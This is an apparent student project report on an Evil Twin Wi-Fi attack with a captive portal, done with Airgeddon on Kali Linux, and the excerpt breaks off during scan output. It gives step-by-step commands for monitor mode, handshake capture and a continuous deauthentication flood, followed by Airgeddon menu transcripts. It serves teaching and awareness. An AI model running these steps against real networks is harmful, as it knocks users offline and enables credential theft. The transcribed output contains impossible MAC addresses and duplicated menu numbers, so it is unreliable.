



AN EVIL TWIN ATTACK USING A CAPTIVE PORTAL

Project Report



DECEMBER 10, 2024

Group Number: INFT1101-5

Team Members: Madhvi, Sai, Nithin, PreetKumar

Contents

Objective 2

What Is an Evil Twin?..... 2

Impacts of an Evil Twin Attack 2

How an Evil Twin Attack Works 3

Attack Methodology:..... 4

Recommendations for An Evil Twin Attack using a Captive Portal..... 11

Summary: 12

References:..... 13

Objective

The goal of this project was to demonstrate an Evil Twin attack using a Captive Portal to study its methodology, evaluate its effectiveness, and propose strategies to mitigate this type of threat. The primary focus was on using *Airgeddon* in a Kali Linux environment to execute and analyze the attack.

What Is an Evil Twin?

An **Evil Twin attack** is a Wi-Fi spoofing attack where a malicious actor creates a fake Wi-Fi network that mimics a legitimate one to deceive users into connecting to it. Once connected, the attacker can intercept data, steal sensitive information, or inject malware into the victim's device. This type of attack is common in public spaces like campuses, airports, and cafes, where free Wi-Fi is offered.

For example, on Durham College's campus, a student may connect to the **CAMPUS-AIR** Wi-Fi network, which appears legitimate, but they've connected to a rogue network set up by an attacker. The attacker could then redirect the student to a fake login page resembling the college's real portal, prompting them to enter sensitive credentials. By doing so, the attacker gains access to the student's personal information, including academic accounts, emails, and even financial data, while also being able to monitor browsing activity or inject malware.

Impacts of an Evil Twin Attack


The impacts of an Evil Twin attack can be severe, affecting both individuals and organizations:

1. **Credential Theft:** Attackers can steal sensitive login information (e.g., usernames, passwords), potentially gaining unauthorized access to accounts such as email, banking, and corporate networks.
2. **Identity Theft:** Personal details captured during the attack can be used for identity theft, leading to fraudulent activities or exploitation of sensitive data for malicious purposes.
3. **Financial Loss:** If financial information, such as credit card details, is entered into a fake portal, attackers can carry out unauthorized transactions, leading to significant financial losses.
4. **Data Interception:** Attackers can intercept and capture personal data, including emails, messages, and browsing history, which can be used for blackmail, corporate espionage, or other malicious purposes.
5. **Malware Injection:** Malicious software can be injected into the victim's device through the fake network, leading to further security breaches, data loss, or device compromise.
6. **Session Hijacking:** Attackers can hijack active sessions, allowing unauthorized access to accounts without needing to re-enter login credentials, potentially leading to unauthorized transactions or data manipulation.
7. **Privacy Violation:** Attackers can track and monitor online activity, exposing personal behaviors, preferences, and communications, which can result in privacy violations.
8. **Reputation Damage:** For organizations, an Evil Twin attack can lead to loss of trust among users, reputational damage, and potential legal consequences if sensitive data is compromised.

The attack exploits the trust users place in familiar Wi-Fi networks, particularly in public spaces, making it crucial to use secure practices and remain vigilant to minimize these risks.

How an Evil Twin Attack Works

Several indicators point to an evil twin attack. The most common indicator is an Access Point (AP) set up with a real AP nearby. Another standard indicator is that an AP broadcasts a different channel from the genuine AP. A fake AP would also have weaker encryption. Another indicator of a fake AP would be the number of user devices that are connected to it. If more end-users connect to the AP than they should, they could also be connected to a fake AP.



Here's an explanation of each step:

1. Victim's Device Communicates with the Legitimate AP:

Initially, the victim's device (the target) is connected to a legitimate access point (AP), such as a home router or a public Wi-Fi hotspot in a cafe, airport, or hotel. The device is unaware of any malicious intent at this stage.

2. Attacker Sets Up the Evil Twin:

The attacker creates a new AP that mimics the legitimate AP. The attacker copies the SSID (network name) and sometimes even the MAC address of the legitimate AP, making the rogue network (Evil Twin) appear to be the trusted one. The attacker may also adjust the signal strength of their Evil Twin to make it more attractive to nearby devices, encouraging them to connect.

3. Disconnecting the Target Device:


The attacker performs a de-authentication attack to disconnect the victim's device from the legitimate AP. A de-authentication attack sends a special frame that forces the victim's device to disconnect from the network. This attack is effective because Wi-Fi devices automatically attempt to reconnect to known networks once disconnected.

4. Victim Connects to the Evil Twin:

After the victim's device is disconnected from the legitimate AP, it searches for available networks to reconnect. The rogue Evil Twin AP, now broadcasting with the same SSID as the legitimate one, may be listed alongside the legitimate network. The victim's device will likely try to reconnect to the strongest signal, which could be the Evil Twin if the attacker has manipulated the signal strength. The victim's device unknowingly connects to the attacker's network, thinking it is still connected to the legitimate Wi-Fi.

At this point, the attacker has successfully intercepted the victim's connection, and depending on the attacker's goals, they can now intercept data, direct the victim to a fake captive portal, or even launch further attacks such as man-in-the-middle (MITM).

Attack Methodology:



Disclaimer:


Even actions that might seem minor, such as network scanning or unauthorized access, can result in severe legal consequences, including fines and imprisonment. In Canada, hacking and unauthorized access to computer systems are subject to strict penalties under the **Criminal Code of Canada**, including sections **184**, **342.1**, **380**, and **430**. These laws apply to various unauthorized activities, such as accessing networks or systems without consent, and they carry penalties ranging from fines to significant prison time. It's essential to obtain proper authorization before attempting any form of penetration testing or network scanning on systems that you do not own or have explicit permission to access.

Prerequisites

1. Kali Linux VM installed and running.
2. An external wireless adapter (e.g., Alpha card) capable of monitor mode and packet injection.
3. Wireless access point (Mobile phone hotspot or a real access point)
4. The Access Point Name is **CAMPUS-AIR** and the Password is **100997846**
5. Airgeddon framework installed on the Kali machine. You can install it by entering **sudo apt-get install airgeddon** into your terminal.

Step-by-Step Demonstration How to Perform a Simple Evil Twin WiFi Attack


1. Plug your Alpha card into your computer and ensure it's recognized by your Kali Linux VM.




2. Run **iwconfig** to check if your wireless card is in manager mode.




3. If it is in manager mode, switch to monitor mode using the command: **sudo airmon-ng start wlan0**
4. Run scanning for nearby networks to run the following command to find target networks: **sudo airodump-ng wlan0** and Note down the target network's BSSID, channel number, and SSID.




5. Target a specific network by running: **sudo airodump-ng wlan0 -d <BSSID>** This shows connected devices on the specific network.




6. Capture WPA Handshake and save the handshake to a specified folder. Open a new terminal window and run: **sudo airodump-ng --bssid <BSSID> -c <channel number> -w ~/Desktop/WPA/handshake wlan0**




- Open another terminal and start a deauthentication attack:
sudo aireplay-ng --deauth 0 -a <BSSID> wlan0 and Wait for the WPA handshake to be captured. Once captured, stop the attack by pressing “**CTRL +C**”



8. Now Launch Airgeddon by running: **sudo airgeddon**



9. Your wireless adapter will appear. Select **Wlan0** interface and press Enter.




```
File Actions Edit View Help
***** airgeddon v11.31 main menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/WMIID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint: If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/vishdrih3r3/airgeddon/wiki/FAQ%20troubleshooting) or ask in our Discord channel: https://discord.gg/vQhg9

> 2
```

10. From the Airgeddon menu, select the option to enable **monitor mode**.



```
File Actions Edit View Help
***** airgeddon v11.31 main menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz


Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/WMIID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint: If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/vishdrih3r3/airgeddon/wiki/FAQ%20troubleshooting) or ask in our Discord channel: https://discord.gg/vQhg9

> 2

This interface is already in monitor mode.
Press [Enter] key to continue...
```

11. Choose the "Evil Twin Attack" option from the Airgeddon menu.




```
File Actions Edit View Help
***** airgeddon v11.31 main menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/WMIID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint: We are looking for translators to other languages. If you want to see airgeddon in your native language and you also know english, contact us. More information at: https://github.com/vishdrih3r3/airgeddon/wiki/Contributing

> 7
```


12. Choose Evil Twin AP Attack with Captive Portal.




```
File Actions Edit View Help
***** Evil twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:

8. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Evil twin attack Just AP (without sniffing, just AP)
6. Evil twin attack Just AP (with sniffing)
7. Evil Twin AP attack with sniffing
8. Evil Twin AP attack with sniffing and Bettercap-sslstrip?
9. Evil Twin AP attack with sniffing and Bettercap-sslstrip2/Belf (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/vishr1sh1r3/airgeddon/wiki/FAQ%20%20Troubleshooting) or ask in our discord channel: https://discord.gg/qQ9dgt9
>
```

13. Airgeddon will scan for Wi-Fi networks. Press CTRL + C when your target appears.




```
Exploring for targets
CH 134 [ Elapsed: 18 s ] 2024-11-30 22:09

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3E:2H:9E:5D:9E:8B -70 3 1 0 44 1733 WPA2 COOP MGT <length: 0>
3E:2H:9E:5D:9E:8B -70 3 1 0 44 1733 WPA2 COOP PSK <length: 0>
3E:2H:9E:5D:9E:8B -69 3 0 0 44 1733 WPA2 COOP PSK walkers
0A:47:7C:0E:4F:93:37 -56 3 0 0 44 1733 WPA2 COOP PSK <length: 0>
0A:47:7C:0E:4F:93:3D -56 3 0 0 44 1733 WPA2 COOP PSK <length: 0>
0A:47:7C:0E:4F:93:34 -55 4 1 0 44 1733 WPA2 COOP PSK Supportio
0A:47:7C:0E:4F:93:31 -55 4 0 0 44 1733 WPA2 COOP MGT <length: 0>
DC:02:9B:E3:03:4C -39 10 0 0 11 65 WPA2 COOP PSK AT_301_MLRL582SF_03ac
1E:3D:72:1D:3B:4F -66 2 0 0 6 260 WPA2 COOP PSK <length: 0>
A4:5B:01:73:11:1E -74 2 0 0 6 130 WPA2 COOP PSK <length: 0>
E4:F4:03:1D:3B:4F -60 3 0 0 6 65 WPA2 COOP PSK RSS-CE1E25
1E:3D:72:1D:3B:4F -67 2 5 0 6 260 WPA2 COOP PSK Summer2018
1E:3D:72:1D:3B:4F -67 2 0 0 6 260 WPA2 COOP MGT <length: 0>
1E:3D:72:1D:3B:4F -66 2 0 0 6 260 WPA2 COOP PSK <length: 0>
34:5D:9E:E3:2A:5B -50 6 17 0 11 260 WPA2 COOP PSK BMVEE [2.4GHz]
62:8D:2B:76:08:26 -29 3 1 0 6 720 WPA2 COOP PSK <length: 0>
62:8D:2B:76:08:26 -46 2 1 0 6 720 WPA2 COOP PSK <length: 0>
60:20:10:45:44:88 -50 3 0 0 6 260 WPA2 COOP PSK COI
60:8D:2B:76:08:26 -52 3 0 0 6 720 WPA2 COOP PSK TELUSWiFi2677
60:8D:2B:76:08:26 -44 3 0 0 6 720 WPA2 COOP PSK TELUSWiFi2677
0C:14:18:1B:6B:82:F5 -40 13 2 0 11 260 WPA2 COOP PSK SweetHome19-home
12:15:5E:9E:01:9B:3D -65 2 0 0 1 350 WPA2 COOP PSK COMPUS-air
50:F1:1D:70:F1:52 -50 2 0 0 1 65 WPA2 COOP PSK [fridge]_E30AJT5133601N

BSSID STATION PWR Rate Lost Frames Notes Probes
3E:2H:9E:5D:9E:8B BC:96:E5:1E:33:6B -70 0 - 6 0 1
